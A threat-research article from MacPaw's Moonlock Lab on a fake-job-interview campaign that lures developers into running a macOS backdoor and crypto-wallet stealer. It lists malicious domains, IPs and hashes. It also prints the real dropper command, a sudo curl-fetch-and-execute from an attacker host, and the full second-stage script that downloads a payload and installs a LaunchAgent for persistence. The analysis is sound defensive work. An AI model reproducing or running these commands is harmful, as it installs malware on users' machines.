Cybercrooks Are Using Fake Job Listings to Steal Crypto

by Moonlock (by MacPaw)February 13th, 2025

EN

Too Long; Didn't Read

An ongoing cyber campaign is targeting job seekers with fake interview websites, tricking them into downloading a barebones yet highly effective backdoor. Unlike sophisticated malware that uses obfuscation techniques, this attack relies on simplicity. Even more concerning is its attempt to hijack the permissions of the cryptocurrency-related Chrome extension MetaMask.

Written by MacPaw's Moonlock Lab Team

An ongoing cyber campaign is targeting job seekers with fake interview websites, tricking them into downloading a barebones yet highly effective backdoor. Unlike sophisticated malware that uses obfuscation techniques, this attack relies on simplicity—delivering source


code alongside a Go binary, making it cross-platform. Even more concerning is its attempt to hijack the permissions of the cryptocurrency-related Chrome extension MetaMask, potentially draining victims' wallets.

The campaign remains active, with new domains regularly appearing to lure more victims. Many individual security researchers and companies, such as SentinelOne, dmpdump, and ENKI WhiteHat, have published excellent analyses. Our team conducted independent research, and in this article, we share our findings and hunting strategies.

The Moonlock Lab team began tracking this exact malware on October 9, 2024, when the first components of the backdoor started to appear. A backdoor is a type of malicious software that hides on a system and allows threat actors to execute commands remotely, as if they were the legitimate owners of the workstation. These attacks typically utilize so-called C2 (Command and Control) servers to send and execute commands.

What sets this attack apart from others we typically observe is that it consists of multiple stages and is designed to persist on a victim’s machine rather than employing a single-shot data-stealing flow. A complete overview of the attack stages can be seen in the image below.


Stage 1: Initial Infection (Social Engineering & Dropper Execution)
1
Victim Interaction on LinkedIn
e.g., receives a message from a recruiter on LinkedIn
2
Click on Phishing Link
URL to willoInterview[.]com
3
Fake Interview Process
Victim interacts with the phishing page
4
Permission Request for Camera/Microphone
Fake permission request
7
Warning Message
"Your camera is blocked, follow the fix instructions"
6
Downloading & Executing Malware
curl command downloads malicious payload
7
Final Stage
Backdoor and Stealer are dropped on the system




The first well-structured thread on X that we noticed was posted by @tayvano_, who shared information about a probable malicious campaign primarily targeting software developers seeking jobs at blockchain companies.


> *‘ Usually starts with a "recruiter" from known company e.g. Kraken, MEXC, Gemini, Meta. Pay ranges + messaging style are attractive—even to those not actively job hunting. Mostly via Linkedin. Also freelancer sites, job sites, tg, discord, etc.*

To obtain the latest version of this malware, it was essential to monitor new domains hosting fake interview sites. For this purpose, our team relied on two unchanging indicators that these domains share:


Similar URL pattern **“/video-questions/create/”** followed by a hardcoded ID:




The same image (**logo.png**) on the pages:



hash:6b7038bab8c410aeb6714e1d98d609a61b6dc3e418a6b5c74a17f2d6d6cb4aaf
Search
Help
Search results (100 / 355, sorted by date, took 3278ms)
Showing All Hits
Details: Hidden
URL
Age
Size
IPs
digitpotalent.com/ Public 2 days 237 KB 5 1 1
digitpotalent.com/ Public 2 days 237 KB 5 1 1
digitpotalent.com/ Public 2 days 237 KB 5 1 1
digitptalent.com/video-questions/create/ndpbu3lhkazc9elgei97hah2u6gytlsdio Public 2 days 1 MB 7 2 1
digitpotalent.com/ Public 2 days 237 KB 5 1 1
digitpotalent.com/ Public 3 days 237 KB 5 1 1
smarthiretop.online/innotech/kanlPoPntWow Public 3 days 224 KB 5 2 1
smarthiretop.online/ Public 3 days 224 KB 5 2 1
smarthiretop.online/innotech/kanlPoPntWow Public 4 days 224 KB 5 2 1
digitptalent.com/video-questions/create/ndpbu3lhkazc9elgei97hah2u6gytlsdio Public 6 days 1 MB 7 2 1
digitptalent.com/video-questions/create/ndpbu3lhkazc9elgei97hah2u6gytlsdio Public 6 days 1 MB 7 2 1
topinnomastertech.com/video-questions/create/u3jdogyeoods3k3cldjfpqeoccvbnxxm Public 6 days 222 KB 7 2 1
topinnomastertech.com/ Public 6 days 222 KB 5 1 1
digitptalent.com/video-questions/create/ndpbu3lhkazc9elgei97hah2u6gytlsdio Public 7 days 1 MB 7 2 1
winyourrole.com/ Public 7 days 825 KB 5 1 1
topinnomastertech.com/ Public 7 days 222 KB 5 1 1

Even though some of the domains used during this campaign are being shut down, the new ones continue to appear, with the most recent one still online: **smarthiretop[.]online**. Our team has spotted more than 20 active domains since November 2024.


2024-11
Domains
app.willotalents.org
app.willo-interview.us
2024-12
Domains
willoassess.org
willointerview.com
willorecruit.com
willoassessment.com




After investigating the domains, we discovered that some of them share the same IP address. This often happens because attackers use bulletproof hosting providers, which allow multiple domains to be hosted on the same server. Additionally, hosting multiple domains on a single IP enables threat actors to rotate domains without changing the backend infrastructure.


Lazarus Phishing Infra
app.willohiringtalent.org
app.willotalentes.com
willomexcvip.us
willoassess.net
willoassess.org
app.willorecruit.com
willoassessment.com
104.168.140.191
104.168.172.146
23.254.253.148
104.168.176.127
66.223.49.32
hiringtalent.pro
app.willotalent.pro
willointerview.com
23.254.130.171
62.72.50.56
198.54.114.213
app.willo-interview.us
interviewnest.org
hiringinterview.org
23.254.244.74
23.254.130.233
smarthiretop.online
blockchain-assess.com
152.89.61.96
2a02:4780:b:1300:0:314f:a643:4
web.videoscreening.org
fundcandidates.com
198.27.80.139
185.38.151.11
winyourrole.com
54.39.128.125
138.128.163.42
digitptalent.com
topinnomastertech.com
104.168.136.74
2a02:4780:2b:1869:0:3669:3e48:2
23.254.132.62
91.222.173.30
app.blockchain-checkup.com
142.11.216.197
190.97.166.164
talentcompetency.com
51.210.235.45
app.vidintroexam.com
app.skill-share.org
wtalents.us
193.242.184.2
108.174.195.78
app.hiring-interview.com
digitpotalent.com
app.quickvidintro.com
winterviews.net
willoassess.com
wtalents.in
willocandidate.com

This malicious infrastructure is hosted on various services distributed worldwide. As shown in the map below, most servers are located in the U.S., with some spread across other countries.

The malicious command that the interviewees were asked to execute hides in the window that appears when they visit a malicious website. It is a JS code, bundled into **main.39e5a388.js** file in this case. Such filenames are typically generated using a hashing or fingerprinting mechanism during the build process of a web application (Reference: https://urlscan.io/result/0ad23f64-4d61-49c8-8ed8-0d33a07419f4).



One of the pages has this embedded JS file with the following SHA256 hash:

f729af8473bf98f848ef2dde967d8d301fb71888ee3639142763ebb16914c803

We could easily spot that inside of a built JS file are the same commands that victims were asked to enter:


After understanding how the threat actor spreads the malware, our primary goal was to quickly find samples and develop signatures for our users. The first direct mention of "production-ready" samples and their SHA-256 hashes that we found was in this thread:

https://x.com/dimitribest/status/1873343968894689472.

It included five hashes, namely for:

- 96e78074218a0f272f7f94805cabde1ef8d64ffb *file.zip;
- 86dea05a8f40cf3195e3a6056f2e968c861ed8f1 *nodejs.zip;
- 321972e4e72c5364ec1d5b9e488d15c641fb1819 *nvidia-real.zip;
- 3405469811bae511e62cb0a4062aadb523cad263 *VCam_arm64.zip;
- c0baa450c5f3b6aacde2807642222f6d22d5b4bb *VCam_intel.zip.

In addition to this, our team started to fetch malicious scripts as if we were tricked into downloading them, similar to the victims. At one point, the following command was used on fake interview websites:



Command from the screenshot (do not execute!):

```
sudo sh -c 'curl -k -o /var/tmp/ffmpeg.sh https://api.nvidia-release.org/ffmpeg-ar.sh
&& chmod +x /var/tmp/ffmpeg.sh && nohup bash /var/tmp/ffmpeg.sh >/dev/null 2>&1 &'
```

It performs the actions listed below:

- Fetches ffmpeg-ar.sh file from api[.]nvidia-release[.]org;
- Stores it into /var/tmp/ffmpeg.sh;

- Executes the file and redirects all output to /dev/null to hide it from a user.

Inside of the ffmpeg.sh file saved into a temporary folder, we can find the entry point for this attack, which includes:

- Downloading second-stage ZIP files with payload;
- Placing PLIST file and registering service for persistence;
- Performing a cleanup.

As we may see from the script below, it is specifically designed for macOS, both Intel and ARM variations. After it defines the current CPU model, it downloads a ZIP archive with multiple files. More detailed review of this script can be found at this blog, as mentioned by SentinelOne in their recent report.

```
#!/bin/bash

# Define variables for URLs
ZIP_URL_ARM64="https://api.nvidia-cloud.online/VCam1.update"
ZIP_URL_INTEL="https://api.nvidia-cloud.online/VCam2.update"
ZIP_FILE="/var/tmp/VCam.zip"                        # Path to save the downloaded ZIP
file
WORK_DIR="/var/tmp/VCam"                            # Temporary directory for
extracted files
EXECUTABLE="vcamservice.sh"                         # Replace with the name of the
executable file inside the ZIP
APP="ChromeUpdateAlert.app"                         # Replace with the name of the
app to open
PLIST_FILE=~/Library/LaunchAgents/com.vcam.plist    # Path to the plist file

# Determine CPU architecture
case $(uname -m) in
   arm64) ZIP_URL=$ZIP_URL_ARM64 ;;
   x86_64) ZIP_URL=$ZIP_URL_INTEL ;;
   *) exit 1 ;;  # Exit for unsupported architectures
esac

# Create working directory
mkdir -p "$WORK_DIR"

# Function to clean up
cleanup() {
   rm -rf "$ZIP_FILE"
}

# Download, unzip, and execute
if curl -s -o "$ZIP_FILE" "$ZIP_URL" && [[ -f "$ZIP_FILE" ]]; then
   unzip -o -qq "$ZIP_FILE" -d "$WORK_DIR"
   if [[ -f "$WORK_DIR/$EXECUTABLE" ]]; then
       chmod +x "$WORK_DIR/$EXECUTABLE"
   else
       cleanup
       exit 1
   fi
else
   cleanup
   exit 1
fi

# Step 4: Register the service
mkdir -p ~/Library/LaunchAgents

cat > "$PLIST_FILE" <<EOL
<?xml version="1.0" encoding="UTF-8"?>
<!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN"
"http://www.apple.com/DTDs/PropertyList-1.0.dtd">
<plist version="1.0">
```

```
<dict>
   <key>Label</key>
   <string>com.vcam</string>
   <key>ProgramArguments</key>
   <array>
       <string>$WORK_DIR/$EXECUTABLE</string>
   </array>
   <key>RunAtLoad</key>
   <true/>
   <key>KeepAlive</key>
   <false/>
</dict>
</plist>
EOL

chmod 644 "$PLIST_FILE"

if ! launchctl list | grep -q "com.vcam"; then
   launchctl load "$PLIST_FILE"
fi

# Step 5: Run ChromeUpdateAlert.app
if [[ -d "$WORK_DIR/$APP" ]]; then
   open "$WORK_DIR/$APP" &
fi

# Final cleanup
cleanup
```

Reference: VirusTotal

Contents of the archive (version for Intel CPU) that the script fetches are listed below:

```
total 159576
-rw-r--r--    1                81645158 Dec 11 11:58 60ec2dbe8cfacdff1d4eb093032b0307e52cc68feb1f67487d9f401017c3edd7
-rw-r--r--    1                    1337 Nov 27 12:27 CONTRIBUTING.md
drwxr-xr-x    3                      96 Nov 15 07:01 ChromeUpdateAlert.app
-rw-r--r--    1                    1479 Nov 27 12:27 LICENSE
-rw-r--r--    1                     368 Jun 25  2024 Makefile
-rw-r--r--    1                    1303 Nov 27 12:27 PATENTS
-rw-r--r--    1                    1454 Nov 27 12:27 README.md
-rw-r--r--    1                     426 Nov 27 12:27 SECURITY.md
-rw-r--r--    1                      35 Nov 27 12:27 VERSION
drwx------   25                     800 Jan 22 02:37 __MACOSX
drwxr-xr-x   28                     896 Nov 27 12:48 api
-rw-r--r--    1                    1054 Dec  6 01:37 app.go
drwxr-xr-x    8                     256 Dec  6 01:37 auto
drwxr-xr-x    4                     128 Nov 27 12:51 bin
-rw-r--r--    1                      52 Nov 27 12:27 codereview.cfg
drwxr-xr-x    3                      96 Jun 25  2024 command
drwxr-xr-x    3                      96 Jun 25  2024 config
drwxr-xr-x    4                     128 Dec  6 01:37 core
drwxr-xr-x    9                     288 Nov 27 12:48 doc
-rw-r--r--    1                     505 Nov 27 12:27 go.env
-rw-r--r--    1                     793 Jun 29  2024 go.mod
-rw-r--r--    1                    4467 Jun 29  2024 go.sum
drwxr-xr-x    3                      96 Jul 10  2024 instance
drwxr-xr-x    3                      96 Nov 27 12:48 lib
drwxr-xr-x   11                     352 Dec  6 00:28 misc
drwxr-xr-x    5                     160 Dec  6 00:28 pkg
drwxr-xr-x   76                    2432 Nov 27 12:48 src
drwxr-xr-x  367                   11744 Dec  6 00:28 test
drwxr-xr-x    3                      96 Jun 25  2024 transport
drwxr-xr-x    3                      96 Jun 25  2024 util
